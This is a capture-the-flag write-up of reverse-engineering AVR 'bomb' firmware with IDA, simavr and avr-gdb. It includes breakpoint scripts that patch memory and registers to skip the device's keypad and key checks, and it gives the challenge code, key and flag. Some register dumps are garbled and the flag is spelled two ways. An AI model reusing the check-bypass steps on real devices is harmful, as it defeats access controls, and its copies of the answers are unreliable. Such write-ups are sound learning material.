ROM:186E      .dw 0x593
ROM:186F      .dw 0x80
ROM:1870      .dw      0
ROM:1871      .dw 0x40 ; @
ROM:1872      .dw 0x14
ROM:1873      .dw 0x54 ; T
ROM:1874      .dw 0xA1BC
ROM:1875      .dw 0xABBB
ROM:1876      .dw 0x4B93
ROM:1877      .dw 0x5932 ; 2Y
ROM:1878      .dw 0x606C ; 1`
ROM:1879      .dw 0x3762 ; b7
ROM:187A      .dw 0x7E58 ; X~
ROM:187B      .dw 0x2D32 ; 2-
ROM:187C      .dw 0x5328 ; (S
ROM:187D      .dw 0x352E ; .5
ROM:187E      .dw 0xBA28 ; (
ROM:187F      .dw 0x8700
ROM:1880      .dw 0xF708
ROM:1881      .dw 0x571C ; W
ROM:1882      .dw 0x98AC
ROM:1883      .dw 0x53B1
ROM:1884      .dw 0xBFED
ROM:1885      .dw 0x66C8
ROM:1886      .dw 0xD90F
ROM:1887      .dw 0x7630 ; 0v
ROM:1888      .dw 0x94FA
ROM:1889      .dw 0x2F61 ; a/


```

In summary, the code was performing a copy from 0x30BE to destination address in RAM from 0x100 to 0x280. In essence, this copies 0x180 bytes starting from ROM:0x185f and the last byte


being copied ends at ROM:0x191F. I am going to map out the important strings that will be loaded in RAM so that it will help me to understand where the strings are used.

At 0x1D9 -> "Wrong decryption" string
At 0x1FA -> "Less time now!" string
At 0x1EA -> "or no key chip!" string
At 0x21A -> "Read key chip:" string
At 0x229 -> "Good Luck" string
At 0x244 -> "Enter Code:" string
At 0x250 -> "BOOM!" string
At 0x256 -> "Game over!" string
At 0x26F -> "Bomb defused!" string

By using IDA search function to search for immediate values (e.g. 0xFA or 0xDC), I can find references to these strings in memory and label the code accordingly:




This part of the code seems to be transmitting data to the uart key chip but I wasn't very sure:




```
ROM:0F16  
ROM:0F16 loc_F16:  
ROM:0F16 lds    r24, unk_100556  
ROM:0F18 cp     r15, r24  
ROM:0F19 brcc  loc_F2F  
  
ROM:0F1A lds    ZL, unk_100552  
ROM:0F1C lds    ZH, unk_100553  
ROM:0F1E add    ZL, r15  
ROM:0F1F adc    ZH, r1  
ROM:0F20 ldi    r22, 2  
ROM:0F21 ld     r24, Z  
ROM:0F22 call  sub_260  
ROM:0F24 inc    r15  
ROM:0F25 rjmp   loc_F16 ; this loop here seems to be implementing the uart-key.chip.c code
```

This is where the enter key on the keypad is checked, if the enter key (“#”) is not pressed, it checks whether the clear button (“*”) was pressed:



```
ROM:1034  
ROM:1034 loc_1034:  
ROM:1034 ldi    ZH, 0x23 ; '#'  
ROM:1035 mov    r6, ZH  
ROM:1036 cpse   r15, r6  
ROM:1037 rjmp   loc_1473  
  
ROM:1473  
ROM:1473 loc_1473:  
ROM:1473 ldi    ZH, 0x2A ; '*'  
ROM:1474 cp     r15, ZH  
ROM:1475 breq   loc_147D
```

First check that needs to be bypassed is where the code checks for 39AB41D072C input from the keypad:




```
ROM:1052
ROM:1052 loc_1052:
ROM:1052 ldi    r22, 0x63 ; 'c'
ROM:1053 ldi    r23, 2
ROM:1054 adiw   Y, 0x34 ; '4'
ROM:1055 ldd    r24, Y+0x3E
ROM:1056 ldd    r25, Y+0x3F
ROM:1057 sbiw   Y, 0x34 ; '4'
ROM:1058 call   compare_each_byte_in_2_buffers_1828 ; the buffers are r22:r23 and r24:r25
ROM:105A movw   r2:r3, r24:r25
ROM:105B or     r24, r25
ROM:105C breq   loc_105E

ROM:1910      .dw 0x3300 ; 3
ROM:1911      .dw 0x4139 ; 9A
ROM:1912      .dw 0x3442 ; B4
ROM:1913      .dw 0x4431 ; 1D
ROM:1914      .dw 0x3730 ; 07
ROM:1915      .dw 0x4332 ; 2C
```

If I provide the 39AB41D072C code, it will work in passing the first check. Afterwards, there will be a series of XOR function calls which initialises parameters required for decryption.


Right before the second check, the code copies 0x2c bytes into the buffer into the RAM address at 0x34D. But I have no idea what is being copied in 0x34D:



```
ROM:132D
ROM:132D loc_132D:
ROM:132D ldi    r24, 0x2C ; ','
ROM:132E subi   YL, 0x7E ; '~'
ROM:132F sbci   YH, -1
ROM:1330 ld     ZL, Y
ROM:1331 ldd    ZH, Y+1
ROM:1332 subi   YL, -0x7E
ROM:1333 sbci   YH, 0
ROM:1334 ldi    XL, 0x4D ; 'M'
ROM:1335 ldi    XH, 3

ROM:1336
ROM:1336 loc_1336:
ROM:1336 ld     r0, Z+
ROM:1337 st     X+, r0
ROM:1338 dec    r24
ROM:1339 brne   loc_1336
```

From my analysis, I also understand that there is a second check which needs to pass before the “bomb defuse” will appear. A string check will be done with one of the input buffers at 0x34D and in my mind, this is an important check which I need to figure out. This is the block of assembly instructions that will be executed right before the bomb defused display shows up and if everything goes right, the bomb should be defused:



```
ROM:1348 ldi    r18, 5
ROM:1349 ldi    r19, 0
ROM:134A adiw   Y, 0x3A ; ':'
ROM:134B ldd    r20, Y+0x3E
ROM:134C ldd    r21, Y+0x3F
ROM:134D sbiw   Y, 0x3A ; ':'
ROM:134E movw   r22:r23, r16:r17
ROM:134F movw   r24:r25, Y
ROM:1350 adiw   r24:r25, 0x32 ; '2'
ROM:1351 call   perform_xor_on_r24_r25_store_result_in_r22_r23_760
ROM:1353 std    Y+0x27, r1
ROM:1354 movw   r22:r23, r16:r17
ROM:1355 ldi    r24, 0x4D ; 'M'
ROM:1356 ldi    r25, 3
ROM:1357 call   substr_1838
ROM:1359 or     r24, r25
ROM:135A brne   loc_135C
```

At this point in time, I had enough of static analysis and decided to perform dynamic analysis of the firmware.hex. This is my first time using simavr and I anticipated that I would probably have issues emulating the hardware inputs since I did not fully know how to connect peripherals to the emulator.

My main plan is to set strategic breakpoints which allow me to edit memory in order to emulate hardware inputs so that I can eventually pass all the checks needed to defuse the bomb. From my static analysis, I also understand that there are a few initialization steps that call the *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function and I had to take note of these function calls. With these considerations in mind, I decided to proceed with my debugging.

I set up 3 terminals to get gdb working for the AVR simulator. I followed the instructions documented in <https://ctf.harrisingreen.me/2020/midnightsunctl/avr/> and also followed a tutorial online (<https://fabricesalvaire.github.io/simavr/gitorious-get-started.html>) for getting started with simavr.

In the first terminal:

```
./simavr/examples/board_simduino/obj-x86_64-linux-gnu/simduino.elf -d  
firmware.hex
```

In the second terminal, run picocom:

```
picocom /tmp/simavr-uart0
```

In the third terminal, run avr-gdb:

```
avr-gdb
```

And in the gdb:

```
target remote localhost:1234
```

In simavr, memory from ROM:185F gets loaded at 0x30be in memory. Setting breakpoints is also a little weird in the debugger because the program memory is word addressable. Therefore each address in memory holds 2 bytes. Everytime I want to set a breakpoint in the debugger, I have to take the memory address I see in the disassembler (IDA) and multiply it by 2.

After spending some time with simavr and getting used to the debugger through multiple debugging sessions, i managed to pinpoint important RAM locations which i needed to emulate:

0x800263 (string where the keypad inputs will be compared against)

0x800599 (inputs from the keypad will be stored in this memory location, this memory location was dynamically identified from the registers while stepping through the assembly instructions)

0x80033d (this memory location contains the key "m59F\$6/IHI^wR~C6" which was obtained from the online wokwi examples at <https://wokwi.com/projects/409614629412546561> and <https://wokwi.com/projects/409980407597755393>. After converting to hex, the obtained key string is 6D 35 39 46 24 36 2F 6C 48 49 5E 77 52 7E 43 36)

The first verification check for the keypad input:

```
Breakpoint 3, 0x000020b0 in ?? ()
(gdb) x /i $pc
=> 0x20b0:      call    0x3050 ; 0x3050
(gdb) x /20bx 0x800263
0x800263:      0x33    0x39    0x41    0x42    0x34    0x31    0x44    0x30
0x80026b:      0x37    0x32    0x43    0x00    0x42    0x6f    0x6d    0x62
0x800273:      0x20    0x64    0x65    0x66
(gdb) █
```

In order to pass this check, I had to write the correct keypad input (39AB41D072C) to memory. After doing this, I could proceed to the next XOR operation by setting a breakpoint there.

I printed out some of the registers before the first `perform_xor_on_r24_r25_store_result_in_r22_r23_760` function call to understand what arguments are passed in. The bytes were being XORed with 0xe8 and they were taken from the area of ROM where strings live.

```
File  Actions  Edit  View  Help
r17      0x8      8
r18      0x20     32
r19      0x0      0
r20      0xe8     232
r21      0x0      0
r22      0x74     116
r23      0x8      8
r24      0x6f     111
r25      0x1      1
--Type <RET> for more, q to quit, c to continue without paging--
r26      0xa5     165
r27      0x5      5
r28      0x73     115
r29      0x8      8
r30      0x95     149
r31      0x8      8
SREG     0xa0     160
SP       0x873   0x800873
PC2      0x20f6   8438
pc       0x107b  0x20f6
(gdb) n
Cannot find bounds of current function
(gdb) ni
0x000020fa in ?? ()
(gdb) x /s 0x800874
0x800874:      "Find your flag in the i2c bus ..."
(gdb) █
```

After the first XOR operation by typing the command “ni”, the result is stored in r22:r23. Displaying the string reveals that I am on the right track since it says “Find your flag in the i2c bus ...”.

Right before the second *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function call, I also printed out the registers:

```

kali@kali: ~
File Actions Edit View Help
r0          0x80          128
r1 r0       0x0          0
r2          0x0          0
r3          0x0          0
r4          0x0          0
r5          0x0          0
r6          0x0          0
r7          0x6          6
r8          0x4          4
r9          0x4          4
r10         0x2c         44
r11         0x5          5
r12         0xc5        197
r13         0x8          8
r14         0xd5        213
r15         0x8          8
r16         0x95        149
r17         0x8          8
r18         0x10         16
r19         0x0          0
r20         0xe8        232
r21         0x0          0
r22         0xd5        213
r23 commands 0x8          8
r24         0x3d         61
r25         0x3          3
--Type <RET> for more, q to quit, c to continue without paging--

kali@kali: ~
File Actions Edit View Help
r26         0x8f        143
r27         0x1          1
r28         0x73        115
r29         0x8          8
r30         0xd5        213
r31         0x8          8
SREG        0x80        128
SP le commands 0x843      0x800843
PC2         0x2162      8546
pc          0x10b1      0x2162
(gdb)

```

This is where I set the memory at **0x80033d** to be the key “m59F\$6/IHl^wR~C6” which was obtained from the online wokwi examples and after converting to hex, the bytes set are 6D 35 39 46 24 36 2F 6C 48 49 5E 77 52 7E 43 36. I was not exactly sure that the key should be at **0x80033d** but because of the 0x10 value in the r18 register, it might correspond to the length of the key. Also, the memory at **0x80033d** didn't contain any recognizable bytes that were being XORed, therefore it feels like a good place to put the key bytes.

I obtained the following XORed values after the original key had been XORed with 0xe8:

```
(gdb) x /16bx 0x8008d5
0x8008d5: 0x85 0xdd 0xd1 0xae 0xcc 0xde 0xc7 0x84
0x8008dd: 0xa0 0xa1 0xb6 0x9f 0xba 0x96 0xab 0xde
(gdb)
```

Right before the third *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function call, I also printed out the registers:

File	Actions	Edit	View	Help
r0	0x80	128		
r1	0x0	0		
r2	0x0	0		
r3	0x0	0		
r4	0x0	0		
r5	0x0	0		
r6	0x0	0		
r7	0x6	6		
r8	0x4	4		
r9	0x4	4		
r10	0x2c	44		
r11	0x5	5		
r12	0xc5	197		
r13	0x8	8		
r14	0xd5	213		
r15	0x8	8		
r16	0x95	149		
r17	0x8	8		
r18	0x10	16		
r19	0x0	0		
r20	0xe8	232		
r21	0x0	0		
r22	0xc5	197		
r23	0x8	8		
r24	0x2f	47		
r25	0x1	1		

--Type <RET> for more, q to quit, c to continue without paging--

```

Type <RET> for more, q to quit, c to continue with
r26      0x4d      77      GDB hit
r27      0x3       3       GDB hit
r28      0x73     115      GDB hit
r29      0x8       8
r30      0xe5     229
r31      0x8       8
SREG     0x80     128      atmega328p
SP le_commands 0x843    0x800843  avr_special_init
PC2      0x2178   8568     avr_gdb_init
pc       0x10bc   0x2178    uart_priv_init
(gdb)

```

This is similar to the first *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function call where the bytes being XORed were taken from the area of ROM where strings live. After this functional call, the code goes through a series of complex mathematical operations which I assume was some form of decryption before arriving at the fourth *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function call.

Right before the fourth *perform_xor_on_r24_r25_store_result_in_r22_r23_760* function call, I also inspected the registers:

```

kali@kali: ~
File  Actions  Edit  View  Help
r0      0x93      147
r1      0x0       0
r2      0x0       0      GDB hit control-c
r3      0x0       0      GDB hit control-c
r4      0x59      89      GDB hit control-c
r5      0xd7     215      GDB hit control-c
r6      0xd8     216      GDB hit control-c
r7      0xc3     195
r8      0xd8     216      kali@kali: ~
r9      0x47      71      $ gcc -g -fcommon -fPIE
r10     0x4       4      atmega328p bootloader
r11     0xd9     217      avr_special_init
r12     0x74     116      avr_gdb_init lister
r13     0x8       8      uart_priv_init bridg
r14     0x2f      47      uart_priv_connect:
r15     0x1b      27      note: export SIMAVR
r16     0x95     149      GDB hit control-c
r17     0x8       8      GDB hit control-c
r18     0x5       5      GDB hit control-c
r19     0x0       0
r20     0xe8     232      kali@kali: ~
r21     0x0       0      $ gcc -g -fcommon -fPIE
r22     0x95     149      atmega328p bootloader
r23     0x8       8      avr_special_init
r24     0xa5     165      avr_gdb_init lister
r25     0x8       8      uart_priv_init bridg
Type <RET> for more, q to quit, c to continue with

```

r26	0xaa	170	GDB
r27	0x8	8	GDB
r28	0x73	115	GDB
r29	0x8	8	
r30	0x9a	154	
r31	0x8	8	
SREG	0x80	128	atme
SP	0x843	0x800843	avr_
PC2	0x26a2	9890	avr_
pc	0x1351	0x26a2	uart

Nothing really stood out to me.

I then set a breakpoint right before the string function check at ROM:1357 and inspected the registers:

r0	0x93	147
r1	0x0	0
r2	0x0	0
r3	0x0	0
r4	0x59	89
r5	0xd7	215
r6	0xd8	216
r7	0xc3	195
r8	0xd8	216
r9	0x47	71
r10	0x4	4
r11	0xd9	217
r12	0x74	116
r13	0x8	8
r14	0x2f	47
r15	0x1b	27
r16	0x95	149
r17	0x8	8
r18	0xaa	170
r19	0x8	8
r20	0xe8	232
r21	0x7b	123
r22	0x95	149
r23	0x8	8
r24	0x4d	77
r25	0x3	3

```

r26      0xaa      170
r27      0x8       8
r28      0x73     115
r29      0x8       8
r30      0x9a     154
r31      0x8       8
SREG     0x82     130
SP       0x843    0x800843
PC2      0x26ae   9902
pc       0x1357   0x26ae

```

Before the string check at ROM:1357, I decided to check the input arguments into the function. I checked the address at r23:r22 first and I got these values which looked like gibberish to me:

```

0x800895: "TISC{\211\207\245b\200\2478\033\335\034\232\274\241\273\253\223\313\330;m\004\310\
004\365G9\020HR\3001\212J\2517\255\f\310\357\315D\2522HR\3001\212J\2517\255\f\310\357\315D\2522\205
\335\314\336D\240\241\266\237\272\226\253005\~"

```

Initially I thought that I made a mistake editing memory during my debugging and was extremely confused. However, I continued to investigate the rest of the registers.

I then proceeded to check one of the memory addresses stored at r25:r24 and managed to find the flag there!

```

(gdb) x /s 0x80034d
0x80034d: "TISC{h3y_Lo0k_1_m4d3_My_0wn_h4rdw4r3_t0k3n!}"

```

I was thankful that I managed to emulate most of the hardware successfully in order to obtain the flag because I felt that it was quite easy to make a mistake and not obtain the flag.

In summary, I set 6 breakpoints and executed their respective sets of debugger commands to edit the memory and emulate the hardware components in order to obtain the final flag:

6 breakpoints to set to get the flag(explanation of these breakpoints shown below)

```

b *(0x2042)
b *(0x2098)
b *(0x20c0)
b *(0x20f6)
b *(0x2162)
b *(0x26ae)

```

Skipping the # check and emulating the keypad code in memory:

```

b *(0x2042)

```

Upon hitting this breakpoint, run the following commands:

```
set $pc=0x1038
set *0x800599=0x3933
set *0x80059b=0x4241
set *0x80059d=0x3134
set *0x80059f=0x3044
set *0x8005a1=0x3237
set *0x8005a3=0x0043
c
```

Ensuring that the next branch is not taken:

b *(0x2098)

Upon hitting this breakpoint, do the following to change the branch logic:

```
set *0x8008ab=0x101
si
si
si
set $pc=0x1052
x /10bx 0x800599
set *0x800599=0x3933
c
```

Side Note: The “set *0x800599=0x3933” command is used again because the memory containing the first 2 bytes of the keypad code was clobbered by previous instructions.

This breakpoint is needed for skipping a check:

b *(0x20c0)

Upon hitting this breakpoint, do the following:

```
set $r24=1
c
```

Right before the first XOR operation:

b *(0x20f6)

Upon hitting this breakpoint, do the following for a sanity check:

```
ni
x /s 0x800874
0x800874:    "Find your flag in the i2c bus..."
c
```

Right before the second XOR operation (this is where I input the key at the source address):

```
b *(0x2162)
```

Upon hitting this breakpoint, do the following:

```
set *0x80033d=0x356D
set *0x80033f=0x4639
set *0x800341=0x3624
set *0x800343=0x6C2F
set *0x800345=0x4948
set *0x800347=0x775E
set *0x800349=0x7E52
set *0x80034B=0x3643
c
```

Right before the string check (this check determines whether the bomb will be successfully defused):

```
b *(0x26ae)
```

Upon hitting this breakpoint, do the following to obtain the flag:

```
x /s 0x80034d
```

At the end of this challenge, I was wondering why the input keypad code of 39AB41D072C did not work in the wokwi emulator for defusing the bomb. I am guessing that there is probably some RNG component (as seen at one of the pins in the schematic) which causes the second check to fail before the "Bomb defused" message. Simavr probably did not simulate this randomness and used the correct seed, which fortunately allowed me to obtain the flag.

Anyway, the final flag is:

TISC{h3y_Lo0k_1_m4d3_My_Own_h4rdw4r3_t0k3n!}

Overall, it has been an interesting CTF and I would like to thank CSIT for organising this competition. I have certainly learned a lot from completing the challenges as well.